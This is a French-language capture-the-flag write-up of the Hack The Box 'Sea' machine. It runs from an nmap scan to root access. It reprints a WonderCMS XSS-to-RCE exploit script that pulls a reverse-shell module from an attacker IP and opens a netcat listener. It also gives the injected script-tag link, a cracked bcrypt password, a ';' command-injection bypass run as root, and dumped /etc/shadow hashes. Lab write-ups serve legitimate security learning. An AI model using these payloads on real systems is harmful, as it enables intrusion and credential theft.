
Sea

Monday, November 11, 2024 6:36 PM


```
nmap -sV -sC -O 10.129.236.182
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 18:25 CET
Nmap scan report for 10.129.236.182
Host is up (0.016s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Sea - Home
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/11%OT=22%CT=1%CU=31649%PV=Y%DS=2%DC=I%G=Y%TM=673
OS:23E2B%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A
OS:)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53C
OS:ST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)
WIN(W1
OS:=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%
O
OS:=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N
OS:)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%
DF
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=
OS:G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.59 seconds
```




Je n'ai pas accès a data mais si je demande l'accès a un sous dossier du style home alors j'ai accès et c'est une vulnérabilité.




Forbidden

You don't have permission to access this resource.




Je vais faire un ffuz avec :



On continue la recherche (je suis naze g triché un peu)

On regarde pour readme.md :




turboblack


Bref avec la CVE il faut créer un payload qui va créer une attaque XSS. Donc il faut reprendre ce script, changer le payload et l'envoyer dans le formulaire pour que l'admin l'active.
RELOU


```
# Exploit: WonderCMS XSS to RCE
import sys
import requests
import os
import bs4
if (len(sys.argv)<4): print("usage: python3 exploit.py loginURL IP_Address Port\nexample: python3 exploit.py http://localhost/wondercms/loginURL 192.168.29.165 5252")
else:
  data = '''
// the server has some issue resolving domain name with JavaScript
// we can just provide the target URL as required parameter
var whateverURL = "http://sea.htb";
var token = document.querySelectorAll('[name="token"]')[0].value;
// modify the ZIP file path serving on HTTP server
var urlRev = whateverURL+"/?installModule=http://10.10.16.4:8000/whatever.zip&directoryName=violet&type=themes&token=" + token;
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();
xhr3.onload = function() {
 if (xhr3.status == 200) {
  var xhr4 = new XMLHttpRequest();
  xhr4.withCredentials = true;
  // visit rev.php inside the uploaded ZIP file
  xhr4.open("GET", whateverURL+"/themes/whatever/rev.php");
  xhr4.send();
  xhr4.onload = function() {
   if (xhr4.status == 200) {
    var ip = """+str(sys.argv[2])+""";
    var port = """+str(sys.argv[3])+""";
```

```
    var xhr5 = new XMLHttpRequest();
    xhr5.withCredentials = true;
    // trigger reverse shell script and provide listner ip & port
    xhr5.open("GET", whateverURL+"/themes/whatever/rev.php?lhost=" + ip + "&lport=" + port);
    xhr5.send();
   }
  };
 }
};
'''
  try:
   open("xss.js","w").write(data)
   print("[+] xss.js is created")
   print("[+] execute the below command in another terminal\n\n----------------------------\nnc -lvp
"+str(sys.argv[3]))
   print("----------------------------\n")
   XSSlink = str(sys.argv[1]).replace("loginURL","index.php?page=loginURL?")+"\"></form>
<script+src=\"http://"+str(sys.argv[2])+":8000/xss.js\"></script><form+action=\""
   XSSlink = XSSlink.strip(" ")
   print("send the below link to admin:\n\n----------------------------\n"+XSSlink)
   print("----------------------------\n")
print("\nstarting HTTP server to allow the access to xss.js")
   os.system("python3 -m http.server\n")
  except: print(data,"\n","//write this to a file")
```

ON va d'abord tester ça : https://github.com/thefizzyfish/CVE-2023-41425-wonderCMS_RCE








Il faut copier ce payload et le mettre dans le form :
http://sea.htb/loginURL/index.php?page=loginURL?"></form>
<script+src="http://10.10.14.28:8000/xss.js"></script><form+action="

Au bout d'un moment on a le shell :



En gros on va mettre le fichier sur un serveur créer avec python puis on va sur la machine victime récupérer le fichier avec wget

Comme on est sur le shell de l'admin du site on doit d'abord regardé dans le dossier www/html. On voit ici qu'on a un databse.js :

```
www-data@sea:/var/www/sea/data$ ls
ls
cache.json  database.js  files
www-data@sea:/var/www/sea/data$ cat datab
cat database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
            "2024\/11\/12 11:18:06": "127.0.0.1",
            "2024\/11\/12 07:09:56": "127.0.0.1",
            "2024\/07\/31 15:17:10": "127.0.0.1",
            "2024\/07\/31 15:15:10": "127.0.0.1",
            "2024\/07\/31 15:14:10": "127.0.0.1"
        },
        "lastModulesSync": "2024\/11\/12",
        "customModules": {
            "themes": {},
            "plugins": {}
        },
        "menuItems": {
            "0": {
                "name": "Home",
                "slug": "home",
                "visibility": "show",
                "subpages": {}
            },
            "1": {
                "name": "How to participate",
                "slug": "how-to-participate",
                "visibility": "show",
                "subpages": {}
            }
        },
        "logoutToLoginScreen": {}
    },
    "pages": {
        "404": {
```

Et un mot de passe qui est de la forme **bcrypt.**
On le crack avec **john** ou avec **hashcat** avec le mode 3200 :

```
  GNU nano 8.2
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM/PjDnXm4q
```

Il faut retirer le backslash = \

```
  GNU nano 8.2
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q
```

```
┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sea]
└─$ john --format=bcrypt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mychemicalromance (?)
1g 0:00:00:30 DONE (2024-11-12 12:41) 0.03241g/s 99.18p/s 99.18c/s 99.18C/s iamcool..memories
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
www-data@sea:/var/www/sea/data$ cd /home
cd /home
www-data@sea:/home$ ls
ls
amay  geo
www-data@sea:/home$
```

On va tester de se connecter en ssh avec l'un de ses comptes :

```
┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sea]
└─$ ssh amay@10.129.236.182
amay@10.129.236.182's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 12 Nov 2024 11:43:46 AM UTC

  System load:  1.64              Processes:             257
  Usage of /:   68.4% of 6.51GB   Users logged in:       0
  Memory usage: 12%               IPv4 address for eth0: 10.129.236.182
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Aug  5 07:16:49 2024 from 10.10.14.40
amay@sea:~$
```

Donc **amay:mychemicalromance**

```
amay@sea:~$ cat user.txt
8255f3817b9017b0f6c20b628fb4641e
amay@sea:~$
```

```
amay@sea:/$ find / -perm -u=s -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 85064 Feb  6  2024 /snap/core20/2318/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Feb  6  2024 /snap/core20/2318/usr/bin/chsh
-rwsr-xr-x 1 root root 88464 Feb  6  2024 /snap/core20/2318/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Apr  9  2024 /snap/core20/2318/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Feb  6  2024 /snap/core20/2318/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Feb  6  2024 /snap/core20/2318/usr/bin/passwd
-rwsr-xr-x 1 root root 67816 Apr  9  2024 /snap/core20/2318/usr/bin/su
-rwsr-xr-x 1 root root 166056 Apr  4  2023 /snap/core20/2318/usr/bin/sudo
-rwsr-xr-x 1 root root 39144 Apr  9  2024 /snap/core20/2318/usr/bin/umount
-rwsr-xr-- 1 root systemd-resolve 51344 Oct 25  2022 /snap/core20/2318/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 477672 Jan  2  2024 /snap/core20/2318/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 135960 Apr 24  2024 /snap/snapd/21759/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 210248 Jul 29 22:15 /opt/google/chrome/chrome-sandbox
-rwsr-xr-x 1 root root 68208 Feb  6  2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 85064 Feb  6  2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 55528 Apr  9  2024 /usr/bin/mount
-rwsr-xr-x 1 root root 166056 Apr  4  2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 39144 Apr  9  2024 /usr/bin/umount
-rwsr-xr-x 1 root root 67816 Apr  9  2024 /usr/bin/su
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 53040 Feb  6  2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 44784 Feb  6  2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 88464 Feb  6  2024 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 55560 Nov 12  2018 /usr/bin/at
-rwsr-xr-x 1 root root 22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 477672 Jan  2  2024 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 155080 Jul 26 02:58 /usr/lib/snapd/snap-confine
amay@sea:/$
```

ON va créer un nouveau user avec les droits de root :

```
┌──(alice㉿kali)-[~/…/Machines/EASY/LINUX/Sea]
└─$ openssl passwd aliC
$1$VLyjNzSg$jjs/xMNbxTmZEIAQTkt2a1
```


1VLyjNzSg$jjs/xMNbxTmZEIAQTkt2a1

alice:1VLyjNzSg$jjs/xMNbxTmZEIAQTkt2a1:0:0:root:/root:/bin/bash


Bon ça ne fonctionne pas **ff**

```
Cannot write to "LINENUM.sh" (Permission denied).
amay@sea:/etc$ netstat -nlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:50079         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     SEQPACKET  LISTENING     17214    -                    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     380016   67187/systemd        /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     380021   67187/systemd        /run/user/1000/bus
unix  2      [ ACC ]     STREAM     LISTENING     379606   67187/systemd        /run/user/1000/gnupg/S.dirmngr
unix  2      [ ACC ]     STREAM     LISTENING     379607   67187/systemd        /run/user/1000/gnupg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     379608   67187/systemd        /run/user/1000/gnupg/S.gpg-agent.extra
unix  2      [ ACC ]     STREAM     LISTENING     17196    -                    @/org/kernel/linux/storage/multipathd
unix  2      [ ACC ]     STREAM     LISTENING     379609   67187/systemd        /run/user/1000/gnupg/S.gpg-agent.ssh
unix  2      [ ACC ]     STREAM     LISTENING     379610   67187/systemd        /run/user/1000/gnupg/S.gpg-agent
unix  2      [ ACC ]     STREAM     LISTENING     379611   67187/systemd        /run/user/1000/pk-debconf-socket
unix  2      [ ACC ]     STREAM     LISTENING     379612   67187/systemd        /run/user/1000/snapd-session-agent.socket
unix  2      [ ACC ]     STREAM     LISTENING     17183    -                    /run/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     17185    -                    /run/systemd/userdb/io.systemd.DynamicUser
unix  2      [ ACC ]     STREAM     LISTENING     17194    -                    /run/lvm/lvmpolld.socket
unix  2      [ ACC ]     STREAM     LISTENING     17199    -                    /run/systemd/fsck.progress
unix  2      [ ACC ]     STREAM     LISTENING     17209    -                    /run/systemd/journal/stdout
unix  2      [ ACC ]     STREAM     LISTENING     17452    -                    /run/systemd/journal/io.systemd.journal
unix  2      [ ACC ]     STREAM     LISTENING     21136    -                    /run/dbus/system_bus_socket
unix  2      [ ACC ]     STREAM     LISTENING     21144    -                    /run/snapd.socket
unix  2      [ ACC ]     STREAM     LISTENING     21146    -                    /run/snapd-snap.socket
unix  2      [ ACC ]     STREAM     LISTENING     21148    -                    /run/uuidd/request
unix  2      [ ACC ]     STREAM     LISTENING     21165    -                    /var/run/vmware/guestServicePipe
unix  2      [ ACC ]     STREAM     LISTENING     21472    -                    /run/irqbalance//irqbalance841.sock
unix  2      [ ACC ]     STREAM     LISTENING     21143    -                    @ISCSIADM_ABSTRACT_NAMESPACE
amay@sea:/etc$
```

ON refait un port fowarding et on essaye avec le port 8080




Ensuite on se connecte avec l'ID de Amay :



Ce site nous montre l'usage d'un disk sur ubuntu avec /dev/mapper/ubuntu etc. ON a plusieurs options notamment analyze access.log et auth.log files.
Par exemple on peut voir les logs de notre ffuz :

Si on regarde avec burpsuite on remarque un paramètre **log_file=/var/log/apache2/access.log via une requête POST.**


Pour accéder au auth.log il faut avoir le root privilège ce qui veut dire qu'on a accès depuis le site donc on peut leaker l'information. Don on peut conclure qu'on est root.




Si on supprime les logs :


En sachant qu'on a accès a des informations leaker en étant root on peut tester des payload pour avoir accès au root.txt:

/root/root.txt



On a rien. Maintenant si on rajoute des ; pour





Le système applique un filtre pour détecter des "contenus suspects" dans les requêtes envoyées à un formulaire d'analyse de logs. En testant des fichiers comme /root/root.txt, le filtre valide leur sécurité. Après des essais, l'injection de commande avec un séparateur (;) contourne ce filtre, permettant l'exécution de commandes arbitraires en tant que root, comme l'affichage des permissions ou du contenu des fichiers sensibles.

Si on fait un etc/shadow :

geo:$6$5mAIqOze4GJ4s9Zu
$P3IgUSHlcCkKpDJ0862IgP5aqaNilEUZDGIm16FiWdxh1A5dfKjmwhMgp3xctHiHZVWGtmKY25cCrILan
DPaG.:19934:0:99999:7:::

root:6llVzHhr7xHrvx1wJ
$gH0PLbyPaIOqLrpjpzGZbM2bZ/iHaOfv/bj1YRrktVeZ8.1KQ0Jr1Rv/TL/3Qdh84Fwec1UhX2v0LVAGsuz
q.0:19775:0:99999:7:::

FIN